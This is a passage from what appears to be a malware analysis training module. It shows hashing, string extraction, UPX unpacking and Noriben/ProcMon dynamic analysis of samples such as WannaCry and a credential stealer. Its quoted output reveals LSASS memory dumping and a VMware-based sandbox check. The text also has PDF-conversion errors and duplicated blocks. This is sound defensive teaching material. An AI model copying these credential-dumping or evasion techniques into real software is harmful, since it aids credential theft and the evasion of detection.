000000D0	D6 5B 3B C3 10 5D 3D C3 52 69 63 68 11 5D 3D C3	Ö[;A]=A RichA]=A

- On a Windows system, the presence of the ASCII string MZ (in hexadecimal: 4D 5A) at the start of a file (known as the "magic number") denotes an executable file. MZ stands for Mark Zbikowski, a key architect of MS-DOS.

Malware Fingerprinting

- In this stage, our mission is to create a unique identifier for the malware sample. This typically takes the form of a cryptographic hash - MD5, SHA1, or SHA256.
- Fingerprinting is employed for numerous purposes, encompassing:
 - Identification and tracking of malware samples
 - Scanning an entire system for the presence of identical malware
 - Confirmation of previous encounters and analyses of the same malware
 - Sharing with stakeholders as IoC (Indicators of Compromise) or as part of threat intelligence reports
- As an illustration, to check the MD5 file hash of the abovementioned malware we can use the Get-FileHash PowerShell cmdlet as follows.

```
PS C:\Users\htb-student> Get-FileHash -Algorithm MD5
C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
```

```
PS C:\Users\htb-student> Get-FileHash -Algorithm MD5 C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe

Algorithm      Hash                               Path
-----        ----
MD5           DB349B97C37D22F5EA1D1841E3C89EB4          C:\Samples\Malware
```

- To check the SHA256 file hash of the abovementioned malware the command would be the following.

```
PS C:\Users\htb-student> Get-FileHash -Algorithm SHA256
C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
```

```
PS C:\Users\htb-student> Get-FileHash -Algorithm SHA256 C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe

Algorithm      Hash                               Path
-----        ----
SHA256         24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C          C:\Samples\Malware
```

File Hash Lookup

- The ensuing step involves checking the file hash produced in the prior step against online malware scanners and sandboxes such as Cuckoo sandbox.
 - For instance, VirusTotal, an online malware scanning engine, which collaborates with various antivirus vendors, allows us to search for the file hash. This step aids us in comparing our results with existing knowledge about the malware sample.
- The following image displays the results from [VirusTotal](#) after the SHA256 file hash of the aforementioned malware was submitted.


Security vendor	Detection	Family labels
Ad-Aware	Trojan.Ransom.WannaCryptor.H	Trojan/Win32.WannaCryptor.R200572
Alibaba	Ransom:Win32/WannaCry.398	Trojan.Ransom.WannaCryptor
Anti-AVL	Trojan[Ransom]/Win32.Wanna	Trojan.Ransom.WannaCryptor.H
Avast	S!WNCRYLDR-A [Trj]	S!WNCRYLDR-A [Trj]
Avira (no cloud)	TR/Ransom.IZ	Win32.Worm.Rbot.a
BitDefender	Trojan.Ransom.WannaCryptor.H	Gen:NN.Zexaf.36250.Jt0@aePsbmp1
Bkav Pro	W32.WannaCryP.LT1.Trojan	Win.Ransomware.Wanna-9769986-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Malicious.7c37d2
Cylance	Unsafe	Malicious (score: 100)
Cyren	W32/Trojan.ZTSA-8671	MALICIOUS

- Even though a file hash like MD5, SHA1, or SHA256 is valuable for identifying identical samples with disparate names, it falls short when identifying similar malware samples.
 - This is primarily because a malware author can alter the file hash value by making minor modifications to the code and recompiling it.
- Nonetheless, there exist techniques that can aid in identifying similar samples:

Import Hashing (IMPHASH)

- IMPHASH, an abbreviation for "Import Hash", is a cryptographic hash calculated from the import functions of a Windows Portable Executable (PE) file.
 - Its algorithm functions by first converting all imported function names to lowercase.
 - Following this, the DLL names and function names are fused together and arranged in alphabetical order. Finally, an MD5 hash is generated from the resulting string.
 - Therefore, two PE files with identical import functions, in the same sequence, will share an IMPHASH value.

- We can find the **IMPHASH** in the **Details** tab of the VirusTotal results.



The screenshot shows the VirusTotal interface. At the top left is a circular icon with the number '68' and '/ 71'. Below it is a 'Community Score' bar with a red segment. The 'DETAILS' tab is selected. In the 'Basic properties' section, there is a table of hash values. The 'Imphash' row is highlighted with a red border, showing the value '9ecee117164e0b870a53dd187cdd7174'.

MD5	db349b97c37d22f5ea1d1841e3c89eb4
SHA-1	e889544aff85ffaf8b0d0da705105dee7c97fe26
SHA-256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Vhash	036046651d6570b8z201cpz31zd025z
Authentihash	1646cad4fe91337460de0d4c2c5451095023e74bdab331642aaca12647b72f46
Imphash	9ecee117164e0b870a53dd187cdd7174
Rich PE header hash	09c088bc95bf88e6f4df4d6ca904611b
SSDEEP	98304:wDqPoBhz1aRxcSUDk36SAEdhvxA9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB

- Note that we can also use the `pefile` Python module to compute the **IMPHASH** of a file as follows.

```
import sys
import pefile
import peutils

pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
imphash = pe.get_imphash()

print(imphash)
```

- To check the **IMPHASH** of the abovementioned WannaCry malware the command would be the following. `imphash_calc.py` contains the Python code above.

```
C:\Scripts> python imphash_calc.py
C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
9ecee117164e0b870a53dd187cdd7174
```



Static Analysis On Windows

```
C:\Scripts> python imphash_calc.py C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe  
9ecee117164e0b870a53dd187cdd7174
```

\

Fuzzy Hashing (SSDEEP)

- Fuzzy Hashing (SSDEEP), also referred to as context-triggered piecewise hashing (CTPH), is a hashing technique designed to compute a hash value indicative of content similarity between two files.
 - This technique dissects a file into smaller, fixed-size blocks and calculates a hash for each block.
 - The resulting hash values are then consolidated to generate the final fuzzy hash.
- The SSDEEP algorithm allocates more weight to longer sequences of common blocks, making it highly effective in identifying files that have undergone minor modifications, or are similar but not identical, such as different variations of a malicious sample.
- We can find the SSDEEP hash of a malware in the Details tab of the VirusTotal results.
- We can also use the ssdeep tool (available at C:\Tools\ssdeep-2.14.1) to calculate the SSDEEP hash of a file. To check the SSDEEP hash of the abovementioned WannaCry malware the command would be the following.

```
C:\Tools\ssdeep-2.14.1> ssdeep.exe  
C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
```

Static Analysis On Windows

```
C:\Tools\ssdeep-2.14.1> ssdeep.exe C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe
ssdeep,1.1--blocksize:hash:hash,filename
98304:wDqPoBhz1aRxcSUDk36SAEdhvxA9P593R8yAvp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB,"C:\Samples\MalwareAnalysis\Ransomware.wannacry.exe"
```

Property	Value
MD5	[REDACTED]
SHA-1	[REDACTED]
SHA-256	[REDACTED]
Vhash	[REDACTED]
Authentihash	[REDACTED]
Imphash	[REDACTED]
Rich PE header	[REDACTED]
hash	[REDACTED]
SSDEEP	98304:wDqPoBhz1aRxcSUDk36SAEdhvxA9P593R8yAvp2g3R:wDqPe1Cxcxk3ZAEUadzR8yc4gB
TLSH	T1B70633A8962DA1BCF0050DB044928557EBFB3C57B7BA5A2FCF4045660D43B6F9BC0E61
File type	Win32 EXE executable windows win32 pe peexe

Section Hashing (Hashing PE Sections)

- **Section hashing**, (hashing PE sections) is a powerful technique that allows analysts to identify sections of a Portable Executable (PE) file that have been modified.
 - This can be particularly useful for identifying minor variations in malware samples, a common tactic employed by attackers to evade detection.
- The **Section Hashing** technique works by calculating the cryptographic hash of each of these sections.
 - When comparing two PE files, if the hash of corresponding sections in the two files matches, it suggests that the particular section has not been modified between the two versions of the file.
- By applying **section hashing**, security analysts can identify parts of a PE file that have been tampered with or altered.
 - This can help identify similar malware samples, even if they have been slightly modified to evade traditional signature-based detection methods.
- Tools such as **pefile** in Python can be used to perform **section hashing**.
 - In Python, for example, you can use the pefile module to access and hash the data in individual sections of a PE file as follows.

```

import sys
import pefile
pe_file = sys.argv[1]
pe = pefile.PE(pe_file)
for section in pe.sections:
    print (section.Name, "MD5 hash:", section.get_hash_md5())
    print (section.Name, "SHA256 hash:", section.get_hash_sha256())

```

- Remember that while `section hashing` is a powerful technique, it is not foolproof.
 - Malware authors might employ tactics like section name obfuscation or dynamically generating section names to try and bypass this kind of analysis.
- As an illustration, to check the MD5 file hash of the abovementioned malware we can use `pestudio` (available at `C:\Tools\pestudio\pestudio`) as follows.

footprint	value
file > sha256	24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C
file > sha1	E889544AFF83FFA8B0DD0DA705105DEE7C97FE26
file > md5	DB349B97C37D22F5EA1D1841E3C89EB4
rich-hash > md5	A1E1E9718FC02EBAA8E1C5D6E3F166
section > .text > md5	C7613102E2FCFC5DCEFC144F83189153
section > .rdata > md5	D8037D744B539326C06E897625751CC9
section > .data > md5	22A8598DC29CAD7078C291E94612CE26
resource > R > 1831 > md5	84C82835A5D21BBCF75A6170608AB549
resource > version > 1 > md5	1EBDC36976DD611E1A9E221A88E6858E

String Analysis

- In this phase, our objective is to extract strings (ASCII & Unicode) from a binary.
 - Strings can furnish clues and valuable insight into the functionality of the malware.
 - Occasionally, we can unearth unique embedded strings in a malware sample, such as:
 - Embedded filenames (e.g., dropped files)
 - IP addresses or domain names
 - Registry paths or keys
 - Windows API functions
 - Command-line arguments
 - Unique information that might hint at a particular threat actor

- The Windows `strings` binary from `Sysinternals` can be deployed to display the strings contained within a malware.
 - For instance, the command below will reveal strings for a ransomware sample named `dharma_sample.exe` residing in the `C:\Samples\MalwareAnalysis` directory of this section's target.

```
C:\Users\htb-student> strings  
C:\Samples\MalwareAnalysis\dharma_sample.exe
```

The screenshot shows a terminal window titled "Static Analysis On Windows". The command entered is "strings C:\Samples\MalwareAnalysis\dharma_sample.exe". The output lists various strings found in the binary, including file paths like "C:\crys...Release\PDB\payload.pdb" and system-related strings such as "InitializeCriticalSectionAndSpinCount" and "LeaveCriticalSection". The window has a dark theme with red, yellow, and green window control buttons at the top left.

```
C:\Users\htb-student> strings C:\Samples\MalwareAnalysis\dharma_sample.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
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Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
gaT
Rich
.text
^.rdata
@.data
HQh
9A s
9A$v
---SNIP---
GetProcAddress
LoadLibraryA
WaitForSingleObject
InitializeCriticalSectionAndSpinCount
LeaveCriticalSection
GetLastError
EnterCriticalSection
ReleaseMutex
CloseHandle
KERNEL32.dll
RSDS%~m
#ka
C:\crys...Release\PDB\payload.pdb
---SNIP---
```

- Occasionally, string analysis can facilitate the linkage of a malware sample to a specific threat group if significant similarities are identified.
 - For example, in the link provided, a string containing a PDB path was used to link the

malware sample to the Dharma/Crysis family of ransomware.

Strings

- 0xc814:\$s1: C:\crysis\Release\PDB\payload.pdb

- It should be noted that the FLOSS tool is also available for Windows Operating Systems.
- The command below will reveal strings for a malware sample named shell.exe residing in the C:\Samples\MalwareAnalysis directory of this section's target.

```
C:\Samples\MalwareAnalysis> floss shell.exe
```

```
C:\Samples\MalwareAnalysis> floss shell.exe
INFO: floss: extracting static strings...
finding decoding function features: 100%|██████████| 85/85 [00:00<00:00]
INFO: floss.stackstrings: extracting stackstrings from 56 functions
INFO: floss.results: AQAPRQVH1
INFO: floss.results: JJM1
INFO: floss.results: RAQH
INFO: floss.results: AXAX^YZAXAYAZH
INFO: floss.results: XAYZH
INFO: floss.results: ws232
extracting stackstrings: 100%|██████████|
INFO: floss.tightstrings: extracting tightstrings from 4 functions...
extracting tightstrings from function 0x402a90: 100%|██████████|
INFO: floss.string_decoder: decoding strings
emulating function 0x402a90 (call 1/1): 100%|██████████|
INFO: floss: finished execution after 25.20 seconds
```

```
FLARE FLOSS RESULTS (version v2.3.0-0-g037fc4b)
```

file path	shell.exe
extracted strings	
static strings	254
stack strings	0
tight strings	0
decoded strings	0

And more...

Unpacking UPX-packed Malware

- In our static analysis, we might stumble upon a malware sample that's been compressed or obfuscated using a technique referred to as packing.
 - Packing serves several purposes:
 - It obfuscates the code, making it more challenging to discern its structure or functionality.
 - It reduces the size of the executable, making it quicker to transfer or less conspicuous.
 - It confounds security researchers by hindering traditional reverse engineering attempts.
 - This can impair string analysis because the references to strings are typically obscured or eliminated.
 - It also replaces or camouflages conventional PE sections with a compact loader stub, which retrieves the original code from a compressed data section.
 - As a result, the malware file becomes both smaller and more difficult to analyze, as the original code isn't directly observable.
 - A popular packer used in many malware variants is the `Ultimate Packer for Executables (UPX)`.
 - Let's first see what happens when we run the `strings` command on a UPX-packed malware sample named `credential_staler.exe` residing in the `C:\Samples\MalwareAnalysis\packed` directory of this section's target.

```
C:\Users\htb-student> strings  
C:\Samples\MalwareAnalysis\packed\credential_staler.exe
```

```
C:\Users\htb-student> strings C:\Samples\MalwareAnalysis\packed\credential_steaLER.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
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Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.

UPX0
UPX1
UPX2
3.96
UPX!
ff.
8MZu
HcP<H
tY)
L~o
tK1
7c0
VDgxt
amE
8#v
$ /uX
0AUATUWVSH
Z6L
<=h
%0rv
o?H9
7sk
3H{
Hzu
'.}
c|/
c`fG
Iq%
[^_]A\A]
> -P
fo{Wnl
c9"#$!=
```

- Observe the strings that include UPX , and take note that the remainder of the output doesn't yield any valuable information regarding the functionality of the malware.

C:\Tools>strings credential_steaLER.exe

```
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
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!This program cannot be run in DOS mode.

JPX0
JPX1
JPX2
4.00
UPX!
ff.
8MZu
HcP<H
tY)
L~o
tK1
7c0
VDgxt
amE
8#v
$ /uX
```

JPX0 JPX1 JPX2

File Settings ?

File: credential_steaLER.exe

Dos Header

Nt Headers

File Header

Optional Header

Data Directories [x]

Section Headers [x]

Import Directory

TLS Directory

credential_steaLER.exe

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc
Byte[8]	Dword	Dword	Dword	Dword	Dword
UPX0	0000A000	00001000	00000000	00000200	00000
UPX1	00002000	0000B000	00001E00	00000200	00000
UPX2	00001000	0000D000	00000200	00002000	00000

- We can unpack the malware using the UPX tool (available at C:\Tools\upx\upx-4.0.2-win64) with the following command.

```
C:\Tools\upx\upx-4.0.2-win64> upx -d -o unpacked_credential_stealer.exe  
C:\Samples\MalwareAnalysis\packed\credential_stealer.exe
```

The screenshot shows a terminal window titled "Static Analysis On Windows". The command entered is "C:\Tools\upx\upx-4.0.2-win64> upx -d -o unpacked_credential_stealer.exe C:\Samples\MalwareAnalysis\packed\credential_stealer.exe". The output displays the UPX version information: "Ultimate Packer for eXecutables Copyright (C) 1996 - 2023 UPX 4.0.2 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 30th 2023". A table follows, showing file statistics: File size 16896, Ratio 8704, Format win64/pe, and Name unpacked_credential_stealer.exe. The message "Unpacked 1 file." is at the bottom.

File size	Ratio	Format	Name
16896 <-	8704	51.52%	win64/pe
unpacked_credential_stealer.exe			

Unpacked 1 file.

- Let's now run the strings command on the unpacked sample.

```
C:\Tools\upx\upx-4.0.2-win64> strings unpacked_credential_stealer.exe
```

```
C:\Tools\upx\upx-4.0.2-win64> strings unpacked_credential_stealer.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
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Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.

.text
P` .data
.rdata
`@.pdata
@@.xdata
@@.bss
.idata
.CRT
.tls
ff.
8MZu
HcP<H
---SNIP---
D$((
D$0
D$((
D$0
t'H
%5T
@A\[A]^A^
SeDebugPrivilege
SE Debug Privilege is adjusted
lsass.exe
Searching lsass PID
Lsass PID is: %lu
Error is - %lu
lsassmem.dmp
LSASS Memory is dumped successfully
Err 2: %lu
```

Dynamic Analysis

Dynamic Analysis

Overview

- When it comes to the domain of malware analysis, dynamic or behavioral analysis represents an indispensable approach in our investigative arsenal.
 - In dynamic analysis, we observe and interpret the behavior of the malware while it is running, or in action.
 - This is a critical contrast to static analysis, where we dissect the malware's properties and contents without executing it.

- The primary goal of dynamic analysis is to document and understand the real-world impact of the malware on its host environment, making it an integral part of comprehensive malware analysis.
- In executing dynamic analysis, we encapsulate the malware within a tightly controlled, monitored, and usually isolated environment to prevent any unintentional spread or damage.
 - This environment is typically a virtual machine (VM) to which the malware is oblivious.
 - It believes it is interacting with a genuine system, while we, as researchers, have full control over its interactions and can document its behavior thoroughly.
- Our dynamic analysis procedure can be broken down into the following steps:
 - **Environment Setup** : We first establish a secure and controlled environment, typically a VM , isolated from the rest of the network to prevent inadvertent contamination or propagation of the malware.
 - The VM setup should mimic a real-world system, complete with software, applications, and network configurations that an actual user might have.
 - **Baseline Capture** : After the environment is set up, we capture a snapshot of the system's clean state.
 - This includes system files , registry states , running processes , network configuration , and more.
 - This baseline serves as a reference point to identify changes made by the malware post-execution.
 - **Tool Deployment (Pre-Execution)** : To capture the activities of the malware effectively, we deploy various monitoring and logging tools.
 - Tools such as Process Monitor (Procmon) from Sysinternals Suite are used to log system calls, file system activity, registry operations, etc.
 - We can also employ utilities like Wireshark , tcpdump , and Fiddler for capturing network traffic, and Regshot to take before-and-after snapshots of the system registry.
 - Finally, tools such as INetSim , FakeDNS , and FakeNet-NG are used to simulate internet services.
 - **Malware Execution** : With our tools running and ready, we proceed to execute the malware sample in the isolated environment.
 - During execution, the monitoring tools capture and log all activities, including process creation, file and registry modifications, network traffic, etc.
 - **Observation and Logging** : The malware sample is allowed to execute for a sufficient duration.
 - All the while, our monitoring tools are diligently recording its every move, which will provide us with comprehensive insight into its behavior and modus

operandi.

- **Analysis of Collected Data**: After the malware has run its course, we halt its execution and stop the monitoring tools.
 - We now examine the logs and data collected, comparing the system's state to our initial baseline to identify the changes introduced by the malware.
- In some cases, when the malware is particularly evasive or complex, we might employ sandboxed environments for dynamic analysis.
 - Sandboxes, such as **Cuckoo Sandbox**, **Joe Sandbox**, or **FireEye's Dynamic Threat Intelligence cloud**, provide an automated, safe, and highly controlled environment for malware execution.
 - They come equipped with numerous features for in-depth behavioral analysis and generate detailed reports regarding the malware's network behavior, file system interaction, memory footprint, and more.
- However, it's important to remember that while sandbox environments are valuable tools, they are not foolproof.
 - Some advanced malware can detect sandbox environments and alter their behavior accordingly, making it harder for researchers to ascertain their true nature.

Dynamic Analysis With Noriben

- **Noriben** is a powerful tool in our dynamic analysis toolkit, essentially acting as a Python wrapper for Sysinternals **ProcMon**, a comprehensive system monitoring utility.
 - It orchestrates the operation of **ProcMon**, refines the output, and adds a layer of malware-specific intelligence to the process.
 - Leveraging **Noriben**, we can capture malware behaviors more conveniently and understand them more precisely.
- To understand how **Noriben** empowers our dynamic analysis efforts, let's first quickly review **ProcMon**.
 - This tool, from **Sysinternals Suite**, monitors real-time file system, Registry, and process/thread activity.
 - It combines the features of utilities like **Filemon**, **Regmon**, and advanced features like filtering, advanced highlighting, and extensive event properties, making it a powerful system monitoring tool for malware analysis.
- However, the volume and breadth of information that **ProcMon** collects can be overwhelming.
 - Without proper filtering and contextual analysis, sifting through this raw data becomes a considerable challenge.

- This is where Noriben steps in. It uses `ProcMon` to capture system events but then filters and analyzes this data to extract meaningful information and pinpoint malicious activities.
- In our dynamic malware analysis process, here's how we employ Noriben:
 - `Setting Up Noriben`: We initiate `Noriben` by launching it from the command line.
 - The tool supports numerous command-line arguments to customize its operation.
 - For instance, we can define the duration of data collection, specify a custom malware sample for execution, or select a personalized `ProcMon` configuration file.
 - `Launching ProcMon`: Upon initiation, `Noriben` starts `ProcMon` with a predefined configuration.
 - This configuration contains a set of filters designed to exclude normal system activity and focus on potential indicators of malicious actions.
 - `Executing the Malware Sample`: With `ProcMon` running, `Noriben` executes the selected malware sample.
 - During this phase, `ProcMon` captures all system activities, including process operations, file system changes, and registry modifications.
 - `Monitoring and Logging`: `Noriben` controls the duration of monitoring, and once it concludes, it commands `ProcMon` to save the collected data to a CSV file and then terminates `ProcMon`.
 - `Data Analysis and Reporting`: This is where `Noriben` shines. It processes the CSV file generated by `ProcMon`, applying additional filters and performing contextual analysis.
 - `Noriben` identifies potentially suspicious activities and organizes them into different categories, such as file system activity, process operations, and network connections.
 - This process results in a clear, readable report in HTML or TXT format, highlighting the behavioral traits of the analyzed malware.
- Noriben's integration with YARA rules is another notable feature.
 - We can leverage YARA rules to enhance our data filtering capabilities, allowing us to identify patterns of interest more efficiently.
- For demonstration purposes, we'll conduct dynamic analysis on a malware specimen named `shell.exe`, found in the `C:\Samples\MalwareAnalysis` directory on this section's target machine. Follow these steps:
 - Launch a new Command Line interface and make your way to the `C:\Tools\Noriben-master` directory.
 - Initiate Noriben as indicated.

```
C:\Tools\Noriben-master> python .\Noriben.py
```

```
C:\Tools\Noriben-master> python .\Noriben.py
[*] Using filter file: ProcmonConfiguration.PMC
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe
[*] Procmon session saved to: Noriben_27_Jul_23__23_40_319983.pml
[*] Launching Procmon ...
[*] Procmon is running. Run your executable now.
[*] When runtime is complete, press CTRL+C to stop logging.
```

- Upon seeing the User Account Control prompt, select Yes.
- Proceed to C:\Samples\MalwareAnalysis and activate shell.exe by double-clicking.
- shell.exe will identify it is running within a sandbox. Close the window it created.
- Terminate ProcMon.
- In the Command Prompt running Noriben, use the Ctrl+C command to cease its operation.

```
C:\Tools\Noriben-master> python .\Noriben.py
[*] Using filter file: ProcmonConfiguration.PMC
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe
[*] Procmon session saved to: Noriben_27_Jul_23__23_40_319983.pml
[*] Launching Procmon ...
[*] Procmon is running. Run your executable now.
[*] When runtime is complete, press CTRL+C to stop logging.

[*] Termination of Procmon commencing... please wait
[*] Procmon terminated
[*] Saving report to: Noriben_27_Jul_23__23_42_335666.txt
[*] Saving timeline to: Noriben_27_Jul_23__23_42_335666_timeline.csv
[*] Exiting with error code: 0: Normal exit
```

- You'll observe that Noriben generates a .txt report inside its directory, compiling all the behavioral information it managed to gather.

```

--] Sandbox Analysis Report generated by Noriben v1.8.2
--] Developed by Brian Baskin : brian @@ thebaskins.com @bbaskin
--] The latest release can be found at https://github.com/Rurik/Noriben


--] Execution time : 18.68 seconds
--] Processing time : 4.41 seconds
--] Analysis time : 7.58 seconds

Processes Created :
=====
[CreateProcess] powershell.exe : 2052 > "C:\Samples\shell.exe"[Child PID : 928]
[CreateProcess] shell.exe:928 > "%WinDir%\System32\cmd.exe /k ping [REDACTED] -n 5"[Child PID : 1636]
[CreateProcess] cmd.exe:1636 > "\??\%WinDir%\system32\conhost.exe 0xffffffff -ForceV1"[Child PID : 5376]
[CreateProcess] cmd.exe:1636 > "ping [REDACTED] -n 5"[Child PID : 9284]

File Activity :
=====
[CreateFile] svchost.exe : 2320 > % AllUsersProfile % \Microsoft\Windows\AppRepository\StateRepository -
[CreateFile] svchost.exe:2320 > % AllUsersProfile % \Microsoft\Windows\AppRepository\StateRepository - Ma

```

- As discussed, Noriben uses ProcMon to capture system events but then filters and analyzes this data to extract meaningful information and pinpoint malicious activities.
- Noriben might filter out some potentially valuable information.
 - For instance, we don't receive any insightful data from Noriben's report about how shell.exe recognized that it was functioning within a sandbox or virtual machine.
- Let's take a different approach and manually launch ProcMon (available at C:\Tools\sysinternals) using its default, more inclusive, configuration.
 - Following this, let's re-run shell.exe. This might give us insights into how shell.exe detects the presence of a sandbox or virtual machine.
- Then, let's configure the filter (Ctrl+L) as follows and press Apply.



- Finally, let's navigate to the end of the results.
 - There can observe that `shell.exe` conducts sandbox or virtual machine detection by querying the registry for the presence of `VMware Tools`.

1:05:47... [shell.exe]	4360	[RegQueryValue]	HKCR\CLSID\{9ac9fbef-1e0a2-4ad6-b4ee-e212013ea917}\InProcServer32\{Default}	SUCCESS
1:05:47... [shell.exe]	4360	[RegQueryValue]	HKCR\CLSID\{9ac9fbef-1e0a2-4ad6-b4ee-e212013ea917}\InProcServer32\ThreadingModel	SUCCESS
1:05:47... [shell.exe]	4360	[RegQueryValue]	HKLM\Software\VMware, Inc.\VMware Tools\InstallPath	SUCCESS
1:05:47... [shell.exe]	4360	[RegQueryValue]	HKLM\Software\VMware, Inc.\VMware Tools\InstallPath	SUCCESS
1:05:47... [shell.exe]	4360	[RegQueryValue]	HKLM\Software\Microsoft\Windows NT\CurrentVersion\LanguagePack\DataStore_V1.0\FilePath	SUCCESS

